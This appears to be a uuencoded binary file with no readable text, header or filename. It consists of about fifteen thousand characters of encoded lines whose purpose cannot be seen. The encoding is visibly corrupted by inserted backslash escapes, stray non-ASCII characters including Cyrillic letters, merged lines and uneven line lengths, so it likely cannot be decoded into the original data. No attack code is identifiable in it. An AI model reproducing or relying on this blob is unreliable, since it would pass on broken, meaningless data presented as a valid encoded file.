M)K1U)ZQX(0#E)D3MU5CK\$F6BGT/T]CV!//LO\*3HO#@G"1+=!'JMO"\$#1/3%7
M(H9:H(+HG);KQ=W\V\_7M9J+2E]AVE\_@'\OWZM5,T2&@W/O[QV\*]VG:V>"4Q
M>NZ%PE1>"]A;S)<2\$>)D<>^N2(!R^D&^\_.3FOI'LP^Y@?XR7',X##MC'97`
M22>BU7I!85>E.?DF9SLW6BRW;G&:(<)\_+[Z5H9'V4\*E22F@LINMD@N\'`KW2
MU&3\*\:]36E+&2C/2+U%:408K32VIU`&]7?:?VT%.E8]FB0%F\*:F2-QP&PS#68
MMDP:NIDY\$V+D%>SHG2,1Z5\*RMW\_EB.YZ>,@U/3ZQMR109:&\853L192\*P.BH
MT(L[A`-Y["5ENYOQ2QK\YWN)R'ZVOS,] ?C3D:J12852,J#HLXNN/, ,IL1EZE
MOT[FGS=RD]GLL,I4\*@R'\$357\*L9#A7',5(B:0ONYV:%QY!#;=EU`B;42X=45
MD6LT!D87,FTDM@2J[!(3)0Y^'\W&^UJR!\_E&5F&S/Z=[\$EQ@RLUP.3S`N;H<
M<"S?W\F!Q;K3S>!;TM\_17BYO&DK9/[%^M\$:TKA%\*7'DKL1?I9L5[1G3F1UM
M:F5C1]?..0SER+>W027A\,3?C&\$JCU.X.<QT"<&U,9(DN^KWY,@+C-09CJ<8
MR^81\$\*E^\$U0031=^AC\_5%YLO'Z7M+@[D<W\J&T?'^LIMC59+0Z0-5\_>=%J,X
M?DA</MQ+:'I27#N=N1#W[&MX50'K"S>Z@'\*\N%UM%IYD<4G\$=4+<1S=,MYE\$
M&O/S4GIF-/`\$ZF3#BU%"`\_&`B:EI2\7\`=266LY;M>3\_++4D9:P6(\5J87JD
MEFAJ]3\*U@A>MX)B<8FH)\*AZU4]2%[#D=3'=/) <:W.<T'\$B^GH\$=;1W\BF`TE
MN+L3S^D7:~/7P;N[\9AYP\_/FW8.'F!TP/AZUG&/R&<\*,@>%&#L"1>-KTX\_3G
MY20\_#OG.E?=>, >=>,P3\*%530K/6EYMUNZXW+OR9>U)F+;\*@OUT4LNDEI//GF
MJ91[K]1[\$76+P&D^H2:?:[YD\_#?(EY2Q?\*3\B'S:.DFBW&-(ZD6DBL"PI-"
MLX-96\$).FHNp'7"A#JT@PPGPYEZ^\_L+\*U[>,O5+7EUMK\*[0VC`5/X\$K%5>0J
M[^>\*NJ\CKJBUI[A2':0CK0T]^0F<=F:\`LD,LI>S?W@ZC125MM<4AC7%KKO`
MPP&.\*"0S@,OEG:PRCRXW'[K!C:]JE<=>, >42G'0+E"D\*G!3H6A+I-2R=(K-Q8
M\$!'`!`\$Q\$B12=J4\HFL.@;1W(HB7HC&K!@P/J@%HEQM1Y^3<RMFL?YWH'6%L
M?'T'I=SN6(G'I3+>7>D9?B^PCLE'RPV-E7K>G!<H/;EW49J[BX%]]:B<:Z
M"=:+!SUDB>J!2X\ (D'H`W5R1\N#WJVEX(SXLZHXFIZ\G`LX57!<VC/A<:9S
MS51IIH3^6@KT\_#49I! =R:-9M:Y<^U2>,%OZ9#M+<T6\YLQ58V08<W(.4F
MA6Q83D]86:FY\*N;B84=?JY>='0HQIJI2)@)IJ838]?BBNYL\_MT[P5=?M&,
MD(:0;!WCDJB;P;F`6PI^%NAC2.5H5:;[:\$@<L6Q]26#7]0IBB,T"HNHE98!
M8P`L6F7HZD^UJV]F]6/41A!`GV!.9AZ7`J?!. \_L`F18\$JU%DSWBO:\$Y6.%0=
MAJDFL+5"/,>K#E2'J\_9B8#^F4H54,#>'A[ZNUHOW\FTE9PDGDWW)G(QP\$%KB
MU</ES>?%A>+.VSM""7!Y?3/BPL0[KI3\$0DW"S?VN?3[S=KL4M/Y9>GNJ+^9
M-'\*T.VEYD<9`Q=\*UMM\*S-CTT`>B.U\_.6UZ\*7UZ3\!;R>MSR5X`G#P%9ZU:;#
MBD'7;\*KM44M.F8WI8Z3KHA^@19\^#P/7?BFA&>'+\ (KTB?G00EC/%]G%0R
M)BS6P<O+Y@T;0-H=3D:<<7JP:VP/D\_E<M.&'%'IWILGTZ]+"+9A:K#H9B>;+
MZ^5<49&3\$D)X'ZUDVNKN;83`DJ^9[GRN.S)N@HRBG\_"#2:N/GK9TS%G`=55U
MH4,V5-9^..Q?\_4U2&1<E<@A)TPZ%:C7X\*L40)'PJ"/HM6GUA\X4K6QP&-.!%
M[M[\$ZDFEI\$NW6#=#=2FB'LG\LN)T%]:/+( "N\*Q%GM8X'H.`LF1^61X\$JC`8EE
M@-8QCXD6F\ (P;NY5;ST+<U(B5?AFD57@#!:6(6TA2B[KTYE+5/6,-L^@<L5
M5]#(TWY9SE66LE^6I(QE(>4ORW\*N/%;\* (Y;B3^!JX/1;&1F<+&UL7T2.#-G
M/]\^VF\$@6M&\*5E40;9@%'8D291UCT3/PJ>(Q-B`CDZ\*R^9(<HOY\`\_T%4<^5
M]4)9QS#P#`RI>'X`^!;\_OV?3X[>64=9M+V>OV)SU]\9A7,\_KV<Z<KM>KM8[\$
M2N)FR,[R[G+] +7P\_.AMP.YN75S@^P;D,J3;TGDJ<V"LWZNI1S7UX'?%NOEP\
M1)N^RCH8=15B"!XR2!N">W6C,UH[\_NE6PU/' ,8"ZUX'<'UI7RTK3?XK6DW)0
MZZ#^J-:18TCK!,1:)^T[6E<33C-5)@;CIX"Y`C\$: (T>D=7'0^F-[?DE+?#S]
MT\*SX>,G8^G-(P\X?[81Z#X2]3^O+37S(.URC\EDIGQB1OXO6<1F[]),PV\*!6'
MJFS\;\*F2\N>D4NUGB?\* )0?B[Z%31&( (M&S/LRT.(YK,UT2RY9BF8I>2+!8-9
M65NE66LNBD:/68U+N10LOGN,P@08[G`/3VU&P=M4RJ1=).HM%\_SDJJN<0@\_A
M4L5!2\C0S^Y`IO'^\_\*%A\_FMGN17]9=S[8E9YPE<J3C,-II!5GZO)P=[`KUO
M+K'?NV2P`\*V<\*%WLZE!;C%D2&KF+2A25`H5L4A+L31&9(.`HVUE;;Y=#AV&I
MHDT\_-A-2!+83PFHK[0-=3/]47\*d<5>1(-ZE\p^U-Y8+D["AD5\$,K\$2,R#+`/
M\\_62[S`X;?DX+\_L%-EA0!C0TCSL4!V4A0S]/Y\I3%O'4V93ORZMUY5I7!IZ&
M<87B2O\*4M=\6\$ZC5?5V4%;XN2!!7]\*E\5SPF'\$^E78]/7XRWTG8.#T]?#[I
M[\$`FC?U];;\7\*3Y+?%7\*5\*U,59Z7EHTJ-%2%>;B%JC+\1I\_U)\NZ059MIPKM
MU"4F2F3C5+YQ7DYFC03AT1R<N:KVD?DVS/GF2/:R5YUQ\_GCQ;K7:R.L;?O;B
MN;#L<6LRKVZWKR`\_='Z>'RZ9CDIS,N@W+H<85>\$\*%8[6!\2V5&S%>K)A1:BE
M504/\*2(I8T4@^4<5\5WYU<KKD<J\$,>P[6+42W/1@IIYUOJ)U@AA#L`.P3`M%

MXRE^^.!.N?BM@6WB[\.UY62\$[%W.\*8J+'\_2")W"U2C;BND=R#"")!/`7'AC
M\$\_F[Z(1UL=)OKYID'A58PZ%/('+62Z7\*I8C7J(P#[2'!40TKCI4!93Z.3Z!
M@\_8PY@\_9IB\*YIZ.QCI\_&<@0K>[=\$KZX6LA^ZMS>=M+-O@AUM^4%, [W>3>^F&
M<I2"ФЗ5A\L?865G\`DV28%X2#>/3PS?)]QAA,";SC\_PW(F"@FKTWLY-I6U/:
MUH0IJU/@2(KX\_5K<,A=K>;\*[6^KQXM]P?/KE^&]N\$U(J\_@\$&FJ3>Q"3MJX<
M=6&CN\_AT)^G!U]2^%G00@`2"Q8H:0N+-XO(Q+94T9?,O<?0F;)4CE\*(NX\*J6
MR:/#/U0A,"=) [V,RC?D!CQ%#R8\_5WART===MW>VS?\^L\_\*?;Y^Q(;6ZLM2?)
M[>--25#/5<7SN9\$WX#NZ&>@LMS?27<+]T#?-[.2T71U+[?'BV\$`XHDA#?PH\_
M&+20HP6PA&RHA#9WVN8N-'<FN4\_^P;QEG#>0VYQ5F[/6G\*7DU(YAS(\_B\_'9"
M(=H^\*<]7D.>WEP=\H\$Y!J8)P8PNYY)@F0N6\*\*EA4&X-3&):7](^5)01\_#P
M'R>?YR@A3(F21)F9<E\$6[9I;JU"94;'D&U\*#8KNEP\*"RH.BPYU?B2?9,I#`
M>Z&8O]MR3K8C9/\T\_^ [JDVSD?(M"1/+6!<-ON5?3@-6C"IXOR&6`Y>;;]N;-
MOZ\_:'9M1ABT;O9QCO-\*R\$A4JJ#NFIJ!RWQ0PBJP>O9\*(7=(:\CH/JC/I4)W(
M3ZN[ST>R5W0G!-@EQ6W;RI,JRBPD\_8)%3P0)DD?M"<\$U>&SF%I;G\$E5,C>H
MZ\*+I7S>G\PA3JPJI@?4'YJ=KCC3'PP;;<4;('R5%J"ZHQ\_QR0\_+NYJLF)XBT
M\$JKP<:[YL`[2J!(CI;I[Q@;09BJTF7)M1\$<JE52Q!7.TH/30\_>9"+KQ?A`%
M% ^BMIZ"W;T!\_6C:K+?/]M'R]9`(?K[])B`!(]5V,,/R=RZL-A'5#T'"VRD
M@U&ZI`2\$<-`+VR#J=Z\_JA7:G;@WU1L!>SM(Y]G<\*G&U>3:%</&QBAE.Z%
MD/\_DSZR\$G6&0]\PI]YD.U(@\\$)-S)6/X`HY2RGW?/[;\$+/4-B>^%K\_\$",'#%
M5\$ (DO9/PFQ\LC%A=@'"P8I,5)BT'2M^'XJY5)U'70C^\*NE;>UA0Z;6NX^F@]
MNP4 ([/\_H2:1H\*"12^,H#E>/U6\*D>2Z@YIM@>ZPXJ@-1SZ!U.S\_0TZYJ3.LA]
MUYR<\J%CJO.9(U4L-A4=J\H<RBB%\$SC341QN8GWT5.D8QP\$TA>QLJ:.])#37Z
M2W87/L<W\_A/:C["F"V\m7@^F'3.UL;;S34HL\*2^09"/.V-^F"\*EC!F2!D5ER
MPF0+D=6V"L/+2QF=D:U,.D,;AF@=R\$R#INI"51W&XIA:\*A7#,6!LB.GQ\59+
M(!Q19Q\$133D\_9IM@U^K1Q>%(.:K!;T36\3A/R+`-S#)Z>X;S5"-S18\_6GC+\$
MY8]Q^T5V;[JV\QC97<A\*-P[W3%N/URUS45/C%SE)]L44(=LA(7N(>=\*QI`-
M7/^G\,W[A;\_6T^ [QJYV@D:Q=V+ \[;@?ALOWV?<JA+G4A"HD[-Q\@BH@4\$A`
M1"%-23+,-"AS\$I\$1\&KO`L;V\_#!\9L?S>`<PNT@21-2]S&]Q]-FX;1(8?C
M#AJJ8%!4>>!A%08#7AX>[XM,@FDC`/OP='SC8Z/N.BZ\$IZ2W3[]/UHM+"Y-5
M%\_H22;<"\%\*TO(3>TTLO08>SB^\*:?F!-(&21[=\9`AN8)..1WMV9R0'GU^[9
MJX^R-RA>D47BP50IGZ]46V3<<H5'X\_OHB=+QJ:?'IA>9\$;DM8/AH5`'95G0\
M'90/:?@4L3ZIN,5-ZR;>O5%W^;X]]O6?(B2P.N\S=:C/UI?A37CG9K;%M@I6
MJ&`P@1YZJ728@`\*;7F1-) %0DX1%V7T^.:2FMDA)80=%5\$CW&M;6=&70: ?Q[B
M>O:&[5\_]R22ZVT4W1&FT>%%NZ8: !YYBZ4<DBJ!Y:"1\*N%V+O^MI&P1#1<O4
MP&/1AOSFU"W"G0(S41N/)D!SN;UW&2@V\*<S5-833R\_7[Q<9GI#&0ULUJZYZ.
MD\*J17#62B<[Z\$84B2NHL4YV]\$DN9'I`?'N]-5&-5>YIZW-XC[IS\GDN43"9Q
MZV"K\$\*VOUOHJX2BFX),(OSCH&#3BTR(C!B6<Q!0THCAI.PPC\*1>AL^U&AU)
MX(O?1U<5XZN%P\*8761K20J3OG+V<+\*,5NYJ-/O92C#MR)#\$@=9'%@J@7U3`>
M+^G0,M4N7BXAJ(E0B:\$\HZI51\$DLJF<P:I\$<-9"C%:35J&810+!+RY4&K2JH
MB5`E41S"?\$`B?`\*+@[1['S6\_=@MP1G7TCU[R0;?97C>`\^V]>,#2D22W\_@W\*
MV=W<T7SW#E^'G><XH#;IU,\$^H; %4/V:\*;(320AX65-'YI",IVTU;'B^;]\$-R
M-0!\$5R2V&0(G!/>I5`T!"MQ\_=] %09F.F5)@K-]Q/Ni7L-I;KA:+U?`')%<(
M#>QS1"X-/#6T&-AHQ16\*:S6,@NZZ\_1GT](+G3"+A-G2WFR\*5MF2&N-<1%:Y
M<)&&N\*8/6!K0.KQ25(PTU-'AJ>4BB`LQ30=4C@W4;1\%<-P\*%?0C4BTBH\_FC
MGGYL3FSOU\3M[<.WA\TB?%+L[\[DN\_`0&^&%?5:\$Y+UI.#X4^P9%V-->76]G
MTV80-%5+%>%7@T04WR\_&\_6\_K]%/`,3RGP3Q\)#HBFUZ:>FWMR\$,ZX5TUQ>G
M@8+!+^%.@]NP?!&HHO9/U>W#UB!^>7N\_/:QO[US+]<"/VQEN[Z5'0\_(1CA;D
M=2/W27>[ ]-]S#XNY\_YJ[7L,EBQ]SDG"/LDL]\*KKZ='O[#0GZML\_]Y14#.O%M
M'`U2N[Q:MDS@N]A=?=>KL[<KSRKP.(G3?3IK\_T0DS;+6E;(0R>6^G:.F,V
M#T;,+41.1#@!.GYS'(Y\_D%#SQS)'T%1\*9-3%.C)@I!5\$>\_/4P2AU!J(9V)W
MYE>L?#SV)@?>6@:\_3)S?+RP5,YFVQ5IZ8Z4LY"5^JCCUMZ@K%&@4TO,C6D
MKPAA6DY!R+"5\PLDN[H+(0\*Z=UQ^[[\*A?&HC8JG<CRB`T\*6R0IL!;&58J2Y<
MMK/>KDM@X66DY3!Z8UI#1?Y0+W"LZ-1[=\:P3&\$Y"Q5]]\`\*PL14SR=OIC35
MM.^D\$PC-6&G&FN676L+L@&5DH[@,8E`\*UIWXA=D@BY9R>'9JQ:1Q,0;2<C(M
M1Z75Y>%V785B2F+&Q+B"\*@75!\$F;!L2VVG+M#FT@Y!ZZRI53KESD^G+Y>?'A
M:M:FUC<;M42N7R.18I)OF\$M<O.)WG+.7SVO=]\Z'QXAG!U#\>+N7R01%>Y[!AQ
M,)X"9E7]TPT]W4\ (PC&.+3QU43WC\$;G.Q/\*D2%,Y=9.@P71-J50"OK(-JDD
M"8.=ML?NY.ADHGJJ\$`3IR\_ZRK3U8`5Y5.&("0L^ATOE(J)[X@XDY+E[W+:T
M#Z8"N])!0W!2H#IX7"D; &G\*J<=,FMW&\$4"E]'`9&\*##QR`?0)WE\_=;WI1A?R
M`JG\$M4H<YI:87\*AUP;F7N\*8/F!#8U9PLQD'`V\_VMVD.7W#07#Y.(LWE9=&K
MN6)4]6NN2+)(<S#F4:2Y<Y4X4XEA8#9[0^K4N\*:/F!)H&EN=N!,KJAPH/BW
M\*>[7F!PT1,95L%H#HVEY\*M;3^(5E\*:SIP27\$.?4XNRIA5Z.\_33V\_QJZH'M?N
M9:.`P7XB:JY4F(\_"FAY<3B,ZM=@]W%@+[`\*SE2,4TGV2KKKR"%I2#[!2OM!
M'\_-E?; ,UYM)-/K'\_J\$^: &\_/O=F[D4LKD1N+#L;RZ,.FQ!3[A5T&M;- ,V/+%2
MT\#5?\*: &)88[+?[^6V?]%6\*!=R7ZQ=MI1![+.VWL]Q``LA)9H72<BNO%T25
M95I9:\*T^>JYTM)<"FUVD2:08".1:\X\*#5;]:QOL2?WH=@H3\$\_9\_)XI\*6JND
M:.2(7&LSUVAFQ35]P(1`G!`T`%(%Z&(!WM,?E87?7N\_/]F9<P=5]WSU`:%&E
M%E6QJ\$)>+%Q,UO50&5S@P16Z\_6/,<L@)EY.@)G%)AF)1\*8N"=)JM1<EV^?YC
M87E?882QM(\*EE58:CF\$`)\*@BJ";WI6%,QC%E'(^MJ!%A3H!Q0EQJN)0XS]LX
M(S`WH&@\_H+BF);+PB]X^0,FBT(Z:1YZ>/`UG,\>3M\35BDLZC[@FK><3+["\*

ME6`C!3YU\H+\$%B5A>=!\$EYIJ/DQEJB5.]0!DOW)Y^>5T,?]PM[I9O?]FLW?2
MEO)FM91KSI::%D@]D+AHT0I`1Z`04O.YRTXO\*57!C0E\U/8!"@)@J(0VO=C\*
ML%W-GE.S)]<?L:Q4HAUFQO)Y%FN7CPFGWNLM1+JLI(V2VQ7=H`&"L`=YX-
MVO1B4\..:9OWJ5`CP8?[[%.M-ML>D\$A/<&"&K.5F%1<7T@G08%)%-'[0RJ)/:
MFQ/>'"N+OTWJ+7/J2`U;\E+![LI&9!6M'=/9V-C7,.1!'S0U\*-02`S('"+N:
MMH6`5+B@%=\_D\_?P\_!;>1>,<2I'=-KB?P`V# [KEU=%R-U&.BZ326Y/!^5?USLT!J
MX"0#E[ \$.K2\*MH#(=L39BJ\C%9\_\$V<\*K,1]QX7-QL+LWGRL=:7ES>SO:Z\$09"
M,1T5BH\_5[8/Y;]3.D\*9OI@><H[%+I#6#(W&EO7TGC2:FZ\_E\*=%N7YNRY8F=P
M#!U.])\_NCJW/FEQ.4E[(#22Y2<J\$&=K)>W8=#@ZOE9\%'J]GQ#?CP?S3]I:?
M'1^L3G8YC\+&^- [L#:O+61W&@0%001"&#<\*-N\7M<KS5CW!6\`.<3853RA6
M6; /\*2OF\*(`6[/39F",9SXF=\_^N&Y2'[E[L\$3\*XIXHR`MXJG,N0N3<4J84L\*P
M6]PE9B1BI4A8\$^\$\*PWGEG%,YY:<\_QA:%,3\*X;H@GN='E2G'C\1%1;E\*L<1
M:3XXLC18T\658\A<^+/Z?'ASK\_9YT39^VU"&,M(64;&NDHT1`3,"2P,F++:
MQSK+P3I93L5R:BL'PFVA\*G:/:FRHMGL`Y3M(]4L[R/7`F8N[BB;Y=VE75[V
M/<'QJ.`D%?"TA9B<D8S>0&#3@RP,Z;3A>D3U2WO\$=?\_")M:&-WW`HPI148A@
M\_#&9YE\_#\_`EL8F0]-N2C-N1\*PI2V42>8A@>&<V,Z]L>3<^9Y-U)\#\?DC,UK
M'4B-(MAQU<,#\$?KFK>X6=PPLY-8Q<^X)N84,DBU6<="XW5R#\$\$4/W9Y\6#\$@
M\$,1/M[^]<[E'0QL69B6#PV9;V")5;)95:/K615"Q.;J<1=KW.L53NYV%C;?&
M(NN:8S4:-\$>H.>Z<T#06='\*0BBN<MUOCTSH\*6@<Z740N2<8.`X%-#[ (VY+:9
M::=+1B/X^X[^=YI9,AK'9B;M9\$])P\ [8?&FFL^@HR<RH4\$J"D>M?8%08XZ#7
MUIDP:',\$)SEG53KF)-C-TT:G57ER1C\*&<@\*;'F1!I!O\*\8+M83.A8978\_!\8
MO[1YO%Y\>O38Q;61MJQKOB\_/DBUEFSBXJ[DOLZ\$A!<86#Q^P#RAP1\_S9KQZT
M5:5S?4HR\_4<-I]G]Y=WR]M,M'"KHC"&OK5F:2D+WFS8O'(!DR+',7A/(;8D^
MM\_\<Q,.IXP0S8AT`U:C]:W^Q62,R.2H:@^/YR6;!8VWZ\*NU^>MBLZ`; (]=K
MJ.L\$?ZDAL7G5!`2I)L"),\$+0VN`A9-BF'YP;.+ (H#E5P&TJ2\_SH6E8PP?/4/
M%-E8!PIO4N/2F=2X^@F3JO]^@DQIG68]-):\_T:;&1=IG5!Q7S'T\*^^6")H=
M+C,8MND'9P;>GOP4AW4XZ#FN!T>&Y2<UKTS53"&:R6++&PT8'KWLBBR>H<S\
MWMU^G6\_-]N&=W^IJ=I7W--AL4P4OJ3PV"':A%6\$X9N&&9KA'.G (<O1KE?TU
M'? \5K:;)OT:K2?:45FE2W),6X9Q68UA&&\*929FB>R%#8#M&JM^:]Z>EDUIQ0
MJ264^B-C8'?Q5&1.VU70=OQPS6AH+\*2ZJ=B]Q>9R:46;9IF,H'I>L; %@5\$!-
M!?)<9E-#]<UK`<S5-9\$LNB%ALA+\ (%L!#"@D-"UEY,O6HOCXZ)\)J6>"5'
M"PI\=5+BP<K( (,T%=SZ>E8/S)?<:+6\_SO,RE9?ZN/MB9V^LB:?'#N%\6&28
M#K^CD7.R2&O`I8WGY,AI% [C#87F;YV5.+`\_ [ [N0\$ ('-='\*@VLCABWG]&.' (
M-HR>R,NZV-CP#GP&/B<>3<V<S7.REI9U0\*R3V:N#Z1ZE@K?7S3.ETJQ:\$]L+
MOGS?A1=L+&PA6\F&3D3YAQJ;.#+:`@^R?SB4I5N,V]IW\*S.C86/.V>DR%G
M!K06LS;/REM:7KR\$;MZTI%>DU] [IN0=94K\_P<&/FW\))QQOSR\_D'/#`#`I^N7
M-AJBK':W;D,P^?^\*K)G,QJ=P=G;`^E/6%\_8HN,2,1DR%A380K#(=AZ=\.WW\*S
M%\*G8GQT]Y[17OX^C2X%`\_KREA-P2"&E>O%;NMX;CUJBD>5R5(>T?AL."7].(
MPPX4TN1!OIU/FPVV\*912H:98\3K)"\*L^S)HZCV=\N"PTC3AL7B+MS'\`LY<T
MCRO;BMX8CE&\$),WARE3=#L5P+\*UHZQ#V)E\73,9'J8J[E9PF1&]I@3?WI+V.
M%^^\_6'Q[;+J+O2K\*ASC?=US[Z>/<WM`G19" ` [+;!6\$)T25RA\*JP-4M8T\55
M8\ -Y\*^0`6"58%SQGSUZM,+KQ22MDJT96R%:E%;)5:86N52,K9\*O2"MFJL16R
M;6,K9`/'5L@FIA7Z]J45^I;U5HA&C:RP3JK("K\$QBC2'JY.N%6(] \$9DATO,B
MLD.D5]6` (8YEU>LMD8T&>T.S=4T1J]HBXX/V-!-:\$0=\$G)ITB1F)&!`):R)<
M\8C[ [ ?^MOH7WQ]W0796M@^F?N,[EA^VW+B55>W!)VC0=%:!Q6DG<-:6J(@\_:
MISR-70JG'89J.K!Z;#`38\_`5"5(G)KKS?SSC!37\*ZS:>\*;#SU:#`?M?YF&EN
MU\_F,:<XWXPW3G&&M67;S#[Y`^^.=Y]G/CI\8ZQWMD;&\_MS-\$Q+OO\F\#>H
M:EH6C@8B:D8J3(NX)@86C\#?7H9GW79)\*2T`S)&X23"U0H1T.\*3NSPYY:IKT
M^J,"TF9,Z8V:PAN5>7X+''?3<Y00Q:<!L;3IHC\*B()UF\_.TBP/1.(-(\*C-'>
M>GCU>CZ?'2\*J/45EB`Y-9C7L(XB:I`&JW\$WLC;G)E69>\\_F`UM,(2V>SL`M+
MIAYI9T\*![Y"EP]0/KV["M\$92%)[ (^E\O=PL2#-[NYJ`B.F<#&CZ?\*@QD=/
MH-%=RM5PZ8KM>:%:6L#D1,+ )2+E9B\*^5BY</M[5+\*T>;&G`8[8+NP^4HV'[;W
M.L2\*1&Q\$=\$=9T<>.1X>"1W26/E3Q.6\$S8B/ZH#,!8=O]PQC+.VC<</RZI;L;"
MD`N]-A[!3&`\_V`DB\$&;" (&MCK\_O,B9Z41; (<TZ>X3W8(18DP@>(L;"58:#
M7KKD6LG)B,4D8^IEK,<XN[.+5U,)YC7;O3B:'`^?J(J2I/V\$VKV\N7EW.?^X
M\_145Y=( :DY0UAH%J\$)41A2Y-?#.<H;`,`QO2AA!UO01.R7\*)5^WVVO[FV'=VM
MV<VZ)85&AA<AO`F,.+U92&@>'`"06A=&Q75;IEM;=\_BC%!6E"-/J`(9-AANQ
MAFX&X.G8X+%BL`X%,?E;%)`F`XHA-58,T@<5<TXI:#6XJ#N`R8B!S1#=#,\$+
M@YMBCIK)VRT;U\_=]8KUH-UZO;CO+D--5QZ]PNUQ67K#R-G0,83MG:&>"FWYT
M-C:T27,RG?YATH"&K\_HA84XC1T`KPU>4LB\*V1`S)"\$%\$-P,H`M#DW-[ (<#S
MWBKYAYAO\,[ `1CBI+,D/%U;5EO:^AH]8Q490QL-@-A\*.5J)\&8(GX\;-;]\*&
M`7A[G,J3(-CYZ&#\#"E6L!B.;) `7P<Y2<D)VF8`E!&\$IB0`8OR<C!/?/9SPI
M?XSQ<\_4DJ?"&([)!%4U,5ZXZ>Q4@HW(1]6VC14C</]S-@:VHQJ4K8+-7\#7
MX@E@0B!.-)FE>3)/9GD>>]+;D]B\BARC\_-:Z4GS0BJ<GRL5C\M%)T!/N\*\*
M[!=D'T>3@["2,'@Y,4/S1([ :<GB]Q-9;CIZOEZ3\U7JA\*9>TF1(V,PA+"(/%
M,\$/S1([,<K@YX[0%427Y8)>@;SM?;=CJ%I-/5\MH)O3EDX>"/+#1(T1)!-J;
MV\*8?7!O81-HYGDZVY\`JJ7Y^]V:YWF"O9V0"(?3LCEQP:)')R`O%&CP?%=NL
M0IOU8Q)BT&!\$-T/PC`#76G+O=+MK5WC\$;<B"KY<WBSNW3.5,WRF+-1:LT=HF
MQI3\$H`6(;H;@M<%C(:P?UJ/G"O&?['U;=QLWEG5^RO<#^J&J4-?DB9:H6-/0
M):(43>:%BY8HFQ.:5\$M4W)Y?/P>[S@91A2K:3I3I[F\_URG(DX>P#G!NNA8LQ

M8THPR!MZHH\$GAC\$9,?`\$T78,GGNX5\)>3(Z[GFA^MR>"O%ABR1+AB6%,10P\M0;0=@S<>'BM!3^3)[\_9\$F->NS807V6"?X0@F(P:>(-J.P7,/)]TJXBSNO%\$<M MBE<9Q8<Y4X"2`L#48ZB\*\*+A&\13XYV,.YP.)VQN[?[\_\$LFKZN%\$S>QR=-7UPH M8)I00!S9&T/1@5A\$7@[SF`\0ZBM7(%WV=\$6BRWUN+(28L\_1W"3(\*BRR8)%8 M-!E#T6U8/?%X.\Y0>X90D^E,!F'=%CCG'KS1,01?C8MJ?IREIIXE+)WN&0/2 M0[AIS+/8@SS&\XRIQM8@R[>M;`]&,J2I1<LG?X:'Y8\$PF5DL0=Y:L\_C5<,U M7L\$R"55KL('JCRZ`\_.&5(9Y+E7LQMIO[X+,\$+1EKH,J:A,HR2,:`#!(<MO8L M]B"/\3QCEF20F/Q5+/F'EY^\*W9\*W5+:@LHS),6!)(&\*2+/8@3TV>7DP>3^WT M6@.8IFQ>I=^\*LN>U<'E%8<2,(ADR.++M>>QA)D.F7LR\$<PS0V\_/ZKS#'D'\7 MCR\_!5QFD7;SL?\*/CN@R&T1&>!`R\X2J'+[GILDZ#(:\$+\*E';\#)LGST"AQ^ MSHGOP,'G+`LG`23Y/'M.&,'7XO>P5>&!WT2.J^@`U''1F\$E8:@!9+'`.&K/ M\$4PZ?XJ#PL6^>8V)T\Y]YX=V,80#LS6B]^BYP;D[HO=\NEKSNG#G%Z94.F" M-0V7[8ZB6,MP,:+`VW\$&XQF\+2?GIV<#\_5N!5KG^HZWR\*\_1OX47H?+/G%L^3 M\.:`SJL.0SI1\_8+J,T;'@`6!B%\*RV(,\M><9L^TM;=N\BFU?H<?[X[9E-U4F M5)\1.P9DT.+B;],B#\_(8\O3B-IH'E?F?-@\_J%4C1"HJ&F!K'E<0AI,AA#[`4 MGJ6C=3P?\*IO?-1\*\,@N\*K1(6"TA^X^C("HXDASW\$8LC2\^/MZ?GQQ6VW!:K& M7,DH[3WLM#GZ>`\JSY)<K]J7&-\_!-L;&F"H;`I:4%!Z=1Q:\$@K'DLE^@:OV M7..6N\*4EFE>WA"2/6R\*L>G5"01D-XU`&1(V`()/)`I<A5R\F9%VDV\7^8'5 M]J<[\_]\*-R?2AFX&L6&C!0N'?<5Q')Q+#GN(I29+S[,WE^Z%H\*Y&[23R:S7Z M<'SDDLHDG);\$V7M1FH2BT'>C2+JN@>O(8P\S&<\_D-;WXV?XR,)IH\_I5'\$WV= MJ'Y!|1E#8"\20`016>Q!GMKSC-GVEK;]5QY-]'7BA>`)U6?DC@%Y-7B"P"6+ M/<ACR--VZ@7`N;/[X7BLBEH04\$98>/0DE#&\$&)GL%[AJSS5NB5M:XL\_OA>\*R M>0%\0D\$9#^-01@06G3V3\_0\*7(5<O)L)>J`7\GEZHEQ4++5@H\_#N.\*XF#<\EA M#['4GJ6C3^+\(!M)\_0UWVS\G.H:)E3T;@,!EI&\_W%!>A1([V%!VK/8@SS& M\XSIRAC.\J\_6U9AOU/66XM"K7\*\$>!98\$PJUDL0=Y:L\_3T;7W/1&(5\_=K)%&P M,/OKUY!'@?OKUY!`BSW(8SS/F\*[TJWEUOP9E4!SZE:N\H"\20/B5+/8@3[WG M"2\_J][E1LC-S3,[I!AQF)M'.(,;)]DO>Y!U2U.&9^,3577FS3(\X.`L)D->[ MAF1>.Z17"D1TV@+/AGBD'8`6R1[\*FT4#JK\E%05%9-JBP+=C`NT`,M\C>8\= M2;P4#B<[>[22;`@\$HFP?5N]AO"K,\$\_U%BKBUE04\MJ3`.P'J<C8'9'KB\_EH!\$ MWLW6E"PCI.9DA=N)LS&PW`,[AV])Y[G4-\$,Q,:!F!G`\H78(6R5[;'S/'D\$` M,H3MT:.,HV@8;H3S>CC/D>X:#Q")YV%>K(U\_#0,MB34%SVJ\_BK?>\_\(X&4D` M:(4G"[JTFO;\$=8,>9?NP;`\_K; ;TFPN\_7=X4,0W)F@H@BV(Z@RSTZV.\$9(OP& M3\3^,\*9F+H@M17,3703GU-F4J!)C\*/9JF#9[O!UG,'N&8/]1B/"[MEAP#"F8 M"<Z&\$VQ'T-4>'6RT'1'^\2D6&4/X#DJ'7<L\$VQ@-4+I'Q]\_R/<SOW<&;PP=P M[]7P>H#GL=(8BCU+).4V@/GOL9!@%'<QNYH2&\$HPQM+L6?PB30SS&VD\*=%'C M.)H4LQK/80^QF#U+O,87`KDIBELJQY\$%LT3DD<<>9JKV3-&</X#Y%0)(,8ZC M87\$R7/8`RQ9NF)>YDAD\*U;0AE&D899(B;)8P\S%7NF:'81P-C@L5Z,X2IF MAZ@DASW\$TGB6P6<W-^),[D]NSB='[MWO^=OIY'AZY<;8<O^.\2P>UILGMWE MI\_,5-NVD/"N\P.V)\SMY#A#I23L!+OV]Y4S-]:F5;@D[5P\*,+RA1>H!J6BK, M#91(>3R1&Z60)-A\$\*R8N<\$\6]XO'G5S[O;B\_%P&>OW>4LG-%(VYHQ!&]O!8A M?YM\_7/SW%F<N\*PA9>\D332Q\*263&.UTU: 